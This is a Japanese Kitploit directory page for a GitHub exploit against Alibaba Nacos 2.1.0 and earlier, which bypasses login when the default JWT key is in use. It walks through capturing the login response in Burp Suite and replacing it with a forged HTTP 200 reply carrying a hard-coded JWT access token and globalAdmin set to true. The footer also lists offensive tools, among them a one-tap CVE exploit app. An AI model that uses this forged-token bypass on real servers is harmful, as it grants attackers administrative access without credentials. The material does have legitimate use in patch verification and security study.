
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Alibab-Nacos-Unauthorized-Login — Alibaba Nacos 未授权登录 | Kitploit
ツール/GitHubGitHub/al1ex/alibab-nacos-unauthorized-login
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストレッドチーミング
GitHubal1ex/alibab-nacos-unauthorized-login

Alibab-Nacos-Unauthorized-Login

Alibaba Nacos 未授权登录

リポジトリを見る
142343年前未レビュー
共有

脆弱性の影響

Nacos <= 2.1.0 に影響を与える問題が発見されました。Nacos ユーザーがデフォルトの JWT キーを使用すると、不正アクセス脆弱性が発生します。この脆弱性により、攻撃者はユーザー名とパスワードの認証をバイパスし、Nacos ユーザーに直接ログインできます。

影響を受ける製品

Nacos <= 2.1.0 バージョン

脆弱性の再現


ステップ 1:Nacos の Web サイトに直接アクセスし、任意のユーザー名とパスワードを入力し、Burpsuite を使用してパケットをキャプチャします。

ログイン


ステップ 2:レスポンスパケットをインターセプトします。

レスポンス

ステップ 3: データパケットを次のように変更します

HTTP/1.1 200
Date: Thu, 10 Nov 2022 01:27:16 GMT
Content-Type: application/json
Content-Length: 13
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Security-Policy: script-src 'self'
Server: elb

{"accessToken":"eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJuYWNvcyIsImV4cCI6MTYxODEyMzY5N30.nyooAL4OMdiByXocu8kL1ooXd1IeKj6wQZwIH8nmcNA","tokenTtl":18000,"globalAdmin":true}

新しい

ステップ 4: データパケットをリリースした後、正常にログインします。

成功

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    344
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    297

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →